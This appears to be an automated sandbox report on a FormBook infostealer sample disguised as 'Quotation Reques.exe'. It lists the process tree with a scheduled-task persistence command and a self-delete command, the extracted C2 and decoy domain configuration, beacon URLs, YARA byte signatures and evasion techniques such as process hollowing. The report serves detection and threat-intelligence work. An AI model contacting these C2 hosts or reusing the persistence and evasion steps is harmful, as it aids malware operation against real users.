ID: 356530
Sample Name: Quotation Reques.exe
Cookbook: default.jbs
Time: 09:37:21
Date: 23/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Quotation Reques.exe

Overview


General Information

Sample Name:	Quotation Reques.exe
Analysis ID:	356530
MD5:	5a752fcd71acb65..
SHA1:	1e0608c292a70e..
SHA256:	d96042b51f171f6..
Tags:	exe Formbook

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- .NET source code contains potentia…
- .NET source code contains very larg…
- C2 URLs / IPs found in malware con…
- Initial sample is a PE file and has a …

Classification



Startup

- **System is w10x64**
- Quotation Reques.exe (PID: 6476 cmdline: 'C:\Users\user\Desktop\Quotation Reques.exe' MD5: 5A752FCD71ACB65C618A829610B7B7E1)
  - schtasks.exe (PID: 6744 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ftkqUsB' /XML 'C:\Users\user\AppData\Local\Temp\tmp1923.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6752 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Quotation Reques.exe (PID: 6788 cmdline: C:\Users\user\Desktop\Quotation Reques.exe MD5: 5A752FCD71ACB65C618A829610B7B7E1)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmd.exe (PID: 6776 cmdline: C:\Windows\SysWOW64\cmd.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
        - cmd.exe (PID: 7080 cmdline: /c del 'C:\Users\user\Desktop\Quotation Reques.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6896 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.valiantbranch.com/0wdn/"
  ],
  "decoy": [
    "inclusivefamilybookshop.com",
    "hollyjmillsphotography.com",
    "mojavewellnessaz.com",
    "cookies-x.info",
    "trainingkanban.com",
    "tempoborough.life",
    "mayalv.com",
    "mbsgiftstore.com",
    "vanjele.com",
    "serieshaha.com",
    "jlbstructural.com",
    "topkids.asia",
    "thejoyofleather.com",
    "qvujxa.com",
    "anythinginworld.com",
    "danielablason.com",
    "smartphoneloops.com",
    "thisisauckland.com",
    "cityelectricals.com",
    "revati-thenoir.com",
    "beinglean.net",
    "bingomix.net",
    "africaglobalexim.com",
    "wayncalstore.com",
    "instentinotice.com",
    "wertzdesign.com",
    "mathewshea.world",
    "thedesailldada.com",
    "elinecoin.com",
    "xlkefu2.com",
    "nkdesigner.com",
    "0galleries.com",
    "ladresse-conceptpremium.com",
    "farrellforlegislature.com",
    "sphenecouture.com",
    "myloverhuier.com",
    "buildermarketingprogram.com",
    "ketonesconnect.com",
    "into.house",
    "crowdcrew.info",
    "inbox.ventures",
    "photomaker.pro",
    "homeswithkj.com",
    "companyincorporationlanka.com",
    "curbsidechauffeur.com",
    "xiangoshi.com",
    "n95brokers.com",
    "gurumanindustries.com",
    "calicarwraps.com",
    "shreeradheyassociates.com",
    "shopkonfection.com",
    "jadepalance.com",
    "videorv.com",
    "razpah.com",
    "redchillileeds.com",
    "samcarrt.com",
    "humangreens.com",
    "ficuswildlife.com",
    "dorteklarskov.com",
    "quitlikeaqueen.com",
    "shreedurgastore.com",
    "diabetessurgeryturkey.com",
    "promotionalplacements.com",
    "mercycaremanagement.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000010.00000002.491075658.00000000027A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000010.00000002.491075658.00000000027A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000010.00000002.491075658.00000000027A0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000006.00000002.295452534.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000006.00000002.295452534.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
6.2.Quotation Reques.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.Quotation Reques.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.Quotation Reques.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
6.2.Quotation Reques.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.Quotation Reques.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Initial sample is a PE file and has a suspicious name

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts 1	Scheduled Task/Job 1	Valid Accounts 1	Valid Accounts 1	Masquerading 1	Input Capture 1	System Time Discovery 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop Insecure Network Communica
Default Accounts	Shared Modules 1	Scheduled Task/Job 1	Access Token Manipulation 1	Valid Accounts 1	LSASS Memory	Security Software Discovery 3 5 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Ph Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 6 1 2	Access Token Manipulation 1	Security Account Manager	Virtualization/Sandbox Evasion 4	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Scheduled Task/Job 1	Virtualization/Sandbox Evasion 4	NTDS	Process Discovery 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Disable or Modify Tools 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Process Injection 6 1 2	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Deobfuscate/Decode Files or Information 1	DCSync	System Information Discovery 1 2 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-F Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 4 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1 3	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cell Base Statio


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Quotation Reques.exe	26%	Virustotal		Browse
Quotation Reques.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.Wacatac	
Quotation Reques.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\ftkqUsB.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\ftkqUsB.exe	34%	ReversingLabs	ByteCode-MSIL.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.Quotation Reques.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.thisisauckland.com/0wdn/?nfuxZr=XqoKlbUxH4MvhR3WHn/bEyJILpMTXi5akImeFCcaj/eQm8+DbVPpEujjk99LtX7zxOgw&v2MHc=3fPHVZWhu2EdAZf0	100%	Avira URL Cloud	malware	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.gurumanindustries.com/0wdn/?nfuxZr=f8DN2IXKanXhjVkivpC934J6Qd4CL4Wi30Q5lE4yx0++lUmhxcUli1GZaUF1qSyNqh47&v2MHc=3fPHVZWhu2EdAZf0	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sphenecouture.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=BtLwtEoUFNWHbVqCGleqoAdl9A252xhpwrcAYeIb01MyTz4m47Yt/ZHU9A+9eyld1TIt	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.ficuswildlife.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=OUgIxUFsYGQ41w7hQC/DBdH1JHjC++6nioh90AjecgG3yuW0+eUvoDUl1UqOD/TLQ8Us	0%	Avira URL Cloud	safe	
http://www.mojavewellnessaz.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=VlSJTRF+R7Uh4mUWzRN0LlryAyb8IKpBE9z8YS+GNikClX9Lr80MYD+giceidMXBN5T1	0%	Avira URL Cloud	safe	
http://www.dorteklarskov.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=NMR3a+Tn1MegLtlVZwnrXNHtLsOIdaavPUxKaHV9friONqSMK2w0/HiapUB+av1cMLA0	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.valiantbranch.com/0wdn/	0%	Avira URL Cloud	safe	
http://www.trainingkanban.com/0wdn/?nfuxZr=ix6ctNvA27TkjcVVjU84nkoRBhFOceD1ut/SMPDHN4oqZYjnQY/2eO9u+VnCkR9n2BIl&v2MHc=3fPHVZWhu2EdAZf0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
thisisauckland.com	77.72.1.202	true	true		unknown
www.buildermarketingprogram.com	208.97.149.17	true	false		unknown
sphenecouture.com	160.153.133.87	true	true		unknown
www.trainingkanban.com	51.83.43.226	true	true		unknown
www.ficuswildlife.com	138.197.103.178	true	true		unknown
www.dorteklarskov.com	194.9.94.85	true	true		unknown
gurumanindustries.com	194.59.164.34	true	true		unknown
mojavewellnessaz.com	107.180.46.143	true	true		unknown
www.vanjele.com	unknown	unknown	true		unknown
www.mojavewellnessaz.com	unknown	unknown	true		unknown
www.sphenecouture.com	unknown	unknown	true		unknown
www.diabetessurgeryturkey.com	unknown	unknown	true		unknown
www.xlkefu2.com	unknown	unknown	true		unknown
www.thisisauckland.com	unknown	unknown	true		unknown
www.gurumanindustries.com	unknown	unknown	true		unknown
www.topkids.asia	unknown	unknown	true		unknown
www.thedesailldada.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.thisisauckland.com/0wdn/?nfuxZr=XqoKlbUxH4MvhR3WHn/bEyJILpMTXi5akImeFCcaj/eQm8+DbVPpEujjk99LtX7zxOgw&v2MHc=3fPHVZWhu2EdAZf0	true	• Avira URL Cloud: malware	unknown
http://www.gurumanindustries.com/0wdn/?nfuxZr=f8DN2IXKanXhjVkivpC934J6Qd4CL4Wi30Q5IE4yx0++IUmhxcUli1GZaUF1qSyNqh47&v2MHc=3fPHVZWhu2EdAZf0	true	• Avira URL Cloud: safe	unknown
http://www.sphenecouture.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=BtLwtEoUFNWHbVqCGleqoAdl9A252xhpwrcAYeIb01MyTz4m47Yt/ZHU9A+9eyld1TIt	true	• Avira URL Cloud: safe	unknown
http://www.ficuswildlife.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=OUgIxUFsYGQ41w7hQC/DBdH1JHjC++6nioh90AjecgG3yuW0+eUvoDUl1UqOD/TLQ8Us	true	• Avira URL Cloud: safe	unknown
http://www.mojavewellnessaz.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=VISJTRF+R7Uh4mUWzRN0LlryAyb8IKpBE9z8YS+GNikClX9Lr80MYD+giceidMXBN5T1	true	• Avira URL Cloud: safe	unknown
http://www.dorteklarskov.com/0wdn/?v2MHc=3fPHVZWhu2EdAZf0&nfuxZr=NMR3a+Tn1MegLtlVZwnrXNHtLsOIdaavPUxKaHV9friONqSMK2w0/HiapUB+av1cMLA0	true	• Avira URL Cloud: safe	unknown
www.valiantbranch.com/0wdn/	true	• Avira URL Cloud: safe	low
http://www.trainingkanban.com/0wdn/?nfuxZr=ix6ctNvA27TkjcVVjU84nkoRBhFOceD1ut/SMPDHN4oqZYjnQY/2eO9u+VnCkR9n2BIl&v2MHc=3fPHVZWhu2EdAZf0	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

